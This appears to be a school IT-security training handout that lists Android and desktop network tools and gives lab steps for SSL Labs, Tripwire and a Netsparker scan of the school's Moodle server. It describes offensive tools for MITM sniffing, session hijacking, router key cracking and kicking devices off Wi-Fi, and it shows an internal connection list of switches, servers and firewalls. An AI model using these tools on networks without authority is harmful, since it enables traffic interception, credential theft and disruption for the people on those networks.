Android Apps that are very useful

DropBox + BoxCryptor

Dropbox allows you to share and access your files across all of your devices. BoxCryptor can help you secure your DropBox and other cloud services on the fly.

dSploit

WiFi Scanning & Common Router Key Cracking

Deep Inspection


Vulnerability Search

Multi Protocol Login Cracker

Packet Forging with Wake On LAN Support

HTTPS/SSL Support (SSL Stripping - Redirection)

MITM Real-time Network Stats



dSploit > E587

Select a module to run.

Router PWN
Launch the http://routerpwn.com/ service to pwn your router.

Trace
Perform a traceroute on target.

Port Scanner
Perform a SYN port scanning on target.

Inspector
Perform target operating system and services deep detection (slower than port scanner, but more accurate).

Vulnerability Finder
Search for known vulnerabilities for target running services upon National Vulnerability Database.

Login Cracker
A very fast network logon cracker which support many different services.

MITM
Perform various man-in-the-middle attacks, such as network sniffing, traffic manipulation, etc.

Packet Forger

MITM Multi Protocol Password Sniffing


MITM HTTP/HTTPS Session Hijacking

MITM HTTP/HTTPS Hijack Session File Persistence

MITM HTTP/HTTPS Real-time Manipulation

Anti

The Anti app is a wi-fi-scanning tool for finding open networks and showing all potential target devices on those networks. When a target is identified, the app offers up a simple menu with commands like "Man-In-The-Middle" to eavesdrop on local devices, or even "Attack"; The app is designed to run exploits collected in platforms like Metasploit or ExploitDB, using vulnerabilities in out-of-date software to compromise targets.



Shark for Root

Traffic sniffer, works on 3G and WiFi.

ArpSpoof

arpspoof is an open source tool for network auditing.
It redirects packets on the local network by
broadcasting spoofed ARP messages
http://www.irongeek.com/i.php?page=security/arpspoof

PortKnocker

The best portknock client on Android! Now with configurable number of ports; support for TCP or UDP; and more!

Nessus

nables you to log into your Nessus scanners and start, stop and pause vulnerability scans as well as analyze the results directly from your Android device

Network Discovery

network tool: discovering, mapping,scanning,profiling your Wifi network

Computer/device discovery and port scanner for local area network.

Net Scan

Network scanning and discovery along with port scanner.
Find holes and security flaws in your network.

Arpspoof

Arpspoof is an open source tool for network auditing. It redirects packets on the local network by broadcasting spoofed ARP messages. Arpspoof displays the packets that the victims are sending to the device, but it doesn't save them. If you're wanting to analyze the packets then you should save them by running tcpdump.

WiFiKill Downloader

Disable internet connection for devices on the same network. (Requires root)

Network Info II

Device IP and hostname, both private and public.

Current mobile Cell and any neighbours, signal strength, location info and type

IMSI/ IMEI (Used to identify a mobile device and Mobile sim card)

Information about the current mobile provider (MCC+MNC, current connection, etc)

The Android device unique ID

Full WiFi connection (MAC, current SSID and BSSID, link speed, IP/Netmask, Gateway, DNS and DHCP servers, etc)

Your current location according to Android No GPS needed

Information regarding Bluetooth status, the current Bluetooth connection(s)

IPv6 device and router IP addresses for all device interfaces

WiFinder

WiFi scanner allows you to connect all wifi networks: Open, WEP, WPA, WPA2. List of network contains channel, graphic level, encryption

ConnectBot

secure shell client can manage simultaneous ssh connections and copy/paste between apps

Wifi Analyzer

WiFi Analyzer is a useful tool if you are surrounded by open WiFi networks and you want to choose the best.   -- Different views and graphs -- Channel rating

Fing - Network Tools

network discovery
service scan (TCP port scan)
ping
traceroute
DNS lookup
Wake on LAN

MAC address and vendor gathering
customizable host names and icons
connectivity detection
geolocation

launch for SSH, Telnet, FTP, FTPS, SFTP, SCP, HTTP, TCP connection tester

HTTPS, SAMBA

NetAudit tcp port scanner

Fast network discovery
TCP Service Fingerprints
Operating System Fingerprints
Fingerprints of commun CMS for web servers

configurable range of tcp ports
Fast scan option; 3000+ fingerprints
nmap like
no need root access

SMASH User Management for Windows Server

Smash! Mobile User Manager is the leading standards-based user management app for Microsoft Windows Server. User Manager enables secure (SSL) connections to remote, private Windows networks, providing complete access to Active Directory Users accounts for account management on-the-go, including password administration. For networks with more than 100 users, contact us for our Enterprise version.

WiFi Key Recovery

This application will help you recover the password of a wireless network you have connected to with your device in the past.

FaceNiff

is an Android app that allows you to sniff and intercept web session profiles over the WiFi that your mobile is connected to. It is possible to hijack sessions only when WiFi is not using EAP, but it should work over any private networks (Open/WEP/WPA-PSK/WPA2-PSK).

It's kind of like Firesheep for android, but maybe a bit easier to use (and it works on WPA2!).

VManager

VManager is the first VMware vSphere infrastructure client built specifically for the Android tablet. It allows you to monitor and manage your ESXi or VMware Server 2 virtual machines conveniently from your eee Pad, Xoom, or other Android 3 tablet.

Safe Neighborhood

Do you know who the sex offenders are in your neighborhood and where they live? With Safe Neighborhood, you have access the National Sex Offender Registry right in the palm of your hand. Keep your family safe and informed, using GPS technology to locate all the sex offenders in your area.

BlueStacks

Run Droid Apps on Windows

Website HTML App Testing


Qualys SSL Labs

In this task, you will Launch a Browser and test the SSL cert of your website or those that you use for secure data **https://www.ssllabs.com/ssltest/**

Some great Info on how to properly setup SSL certs can be found at https://www.ssllabs.com/projects/documentation/index.html

You can also test your Web Browser as well

https://www.ssllabs.com/ssltest/viewMyClient.html



You are here: Home > Projects > SSL Server Test

SSL Server Test

This free online service performs a deep analysis of the configuration of any SSL web server on the public Internet. **Please note that the information you submit here is used only to provide you the service. We don't use the domain names or the test results, and we never will.**

Domain name: Submit

□ Do not show the results on the boards


Recently Seen		Recent Best		Recent Worst	
shop.gwbi.de		stellmacher.name	A+	owa.astradirect.de	T
secure.counterpath.com	A	secure.counterpath.com	A	dissem.ch	T
googleadservices.com		zare.co.uk	A	spoketechnologies.com	F
gong.abacusstudio-server.com	T	elevator.jonathandowning.uk	A-	rheinenergie.com	F

TripWire Secure Scan


In this task, you will Trip wires Secure Scan they will let you monitor 100 IP's for free You're one step closer to a safer network. Here's what to do next:

Create your Free account:

1. Go http://www.tripwire.com/securescan/



2. Activate your account



ONGOING VULNERABILITY MANAGEMENT AT NO COST.


	TRIPWIRE SECURESCAN	TENABLE	RAPID 7	QUALYS
Free Scanning for up to:	100 IPs	16 IPs	32 IPs	1 IP
Schedule weekly or monthly scanning	✓	✓	✓	
Quick and easy cloud-based scanning of your internal network	✓			
Free to anyone, including companies!	✓			✓

Netsparker Community Edition

In this task, you will Launch the Netsparker program installed on the computer and run a scan.

7. Start the Netsparker Community Edition from the Windows Start Menu

8. Register the Software use an email you can access to activate the software



Welcome to Netsparker Community Edition

Register Your Copy


Please register Netsparker Community Edition to use start using it, it's **free**. Your **activation key** will be sent to your email address.

Name: Nick
Last Name: The Man
Email Address: help@gcasda.org
Job Title: The Man
Company: GCA

Activate Netsparker Community Edition

Activation Key:

9. Start a new scan, located in the top left corner; **For the target URL use: 10.37.___.___**



Start a New Scan


Target URL

http://moodle.gcasda.org/

Profiles (Previous Settin...

Selecting a Target for Scanning.

3. Start the scan and Netsparker will automatically crawl and enumerate vulnerabilities.
4. As Netsparker scans, its progress will be shown in the Dashboard, as shown in Figure 2 Section D
5. As Netsparker finds vulnerabilities and advisories, they are reported to the bug window in the lower right hand corner as shown below


moodle.gcasda.org - Netsparker 1.7.2.13 - [Community Edition]
File View Reporting Settings Community Help
Start New Scan Resume Pause Stop Skip Current Phase Start Proxy
Site Map
moodle.gcasda.org:80
/
Apache Version Disclosure
OpenSSL Version Disclosure
Apache Module Version Disclosure
Section C
Vulnerability Browser View HTTP Request / Response
Controlled Scan Retest Execute SQL Commands Get Shell Open LFI Exploitation
Table of Content
Apache Version Disclosure
Vulnerability Summary
Non Technical
Impact
Remediation
External References
Section A
Dashboard
Section D
Issues (3)
Apache Version Disclosure
OpenSSL Version Disclosure
Apache Module Version Disclosure
Section B
Group Issues by
● Vulnerability Type
○ Severity
○ Confirmation
○ URL
Dashboard Vulnerability Chart
Issues (3) Encoder Logs (13)
Scan and Confirmation finished.
Proxy: System[None]

Apache Version Disclosure

Netsparker identified that the target web server is an Apache server. This was disclosed through the HTTP response. This information can help an attacker to gain a greater understanding of the systems in use and potentially develop further attacks targeted at the specific version of Apache.

Summary

Severity : Low
Detection Accuracy :
Vulnerable URL : http://moodle.gcasda.org/
Vulnerability Classifications: PCI 6.5.6 OWASP A6
Extracted Version: Apache/2.2.21 (Unix)

Impact

An attacker can search for specific security vulnerabilities for the version of Apache identified within the SERVER header.

Remedy

Configure your web server to prevent information leakage from the SERVER header of its HTTP response.

Scan Finished
100%
0001 / 0001

Scan Information

Current Speed : 2.1 req/sec
Average Speed : 7.1 req/sec
Total Requests : 73
Failed Requests : 0
HEAD Requests : 51
Elapsed Time : 00:00:10

The Netsparker Layout.

6. Selecting and issue displays the summary, impact, and suggested remedy for the found issue in the main Vulnerability Tab as seen in Figure 2 Section A
7. The Site Map of all found and Crawled files is listed at the left as seen in Figure 2 Section C
8. The browser view and HTTP request/response can be viewed in Section A by selecting their respective tabs next to the Vulnerability tab.

*The free version of Netspark does not do reports from the scan, however, the paid version does.

Great How to Video: https://www.youtube.com/watch?v=sJ-_qIvvXfY

AlienVault OTX Exchange

Create an account on the OTX

Free Tools OTX Reputation Monitor Alert


Pentest Tools

A very inexpensive site that will run a lot of security tools against a website

Live Demo

https://pentest-tools.com

Are you a Google Dork and other test




Google Hacking

Target website / domain: (e.g. att.com)

Search for directory listing vulnerabilities:	Google Search
Search for configuration files:	Google Search
Search for database files:	Google Search
Search for log files:	Google Search
Search for backup and old files:	Google Search
Search for login pages:	Google Search
Search for SQL errors:	Google Search
Search for publicly exposed documents:	Google Search
Search for phpinfo():	Google Search

Random Fun/Useful Tools

mRemoteNG This application acts as a tabbed remote connection manager and credentials including :



```
Connections
  Switches
    HDCore
    ADCore Phone RM
    ADCore Guidance
    BDormPoE
    Image ProCurve
    Stream Cart
    Chapel
    Music Bld
    Cafe
    Gym
  Servers
    Helpdesk
    Voice Mail
    Student File
    Student File Linux CLI
    Backup Server Linux CLI
  FW-Router Filter
    Meru
    Iprism
    Meru CLI
    EXT Firewall
    INT FW
  Copiers
    Big Ad Bld PhotoCopier
    Library PhotoCopier
    BusOff Color PhotoCopier
  Printers
```

RDP (Remote Desktop) Che
All RDP components were found and seem t
Remote Desktop Connection Control Version

VNC (Virtual Network Comp
All VNC components were found and seem t
VncSharpNG Control Version 1.1.3

PuTTY (SSH/Telnet/Rlogin/
The PuTTY executable was found and shou

ICA (Citrix ICA) Check succ
All ICA components were found and seem to
Citrix ICA Client Control Version 2.8


- RDP
- VNC
- ICA
- SSH v1-3
- Telnet
- HTTP/HTTPS
- rlogin

Folders and Connections – a lot of attributes to each, connections within folders can be set to inherit attributes from above.

Cain and Able

Allows easy recovery of various kind of passwords by sniffing the network, cracking encrypted passwords using Dictionary, Brute-Force and Cryptanalysis attacks, recording VoIP conversations, decoding scrambled passwords, recovering wireless network keys, revealing password boxes, uncovering cached passwords and analyzing routing protocols. It is a great Man in the Middle tool.

Discover Active WIFI



Microsoft
\Device\NPF_{B5CFCBEC-C705-4CB5-8260-6FA0E3D6C409}

AirPcap
Driver version: not installed

Lock on channel

☑ Capture WEP IVs to dump.ivs file

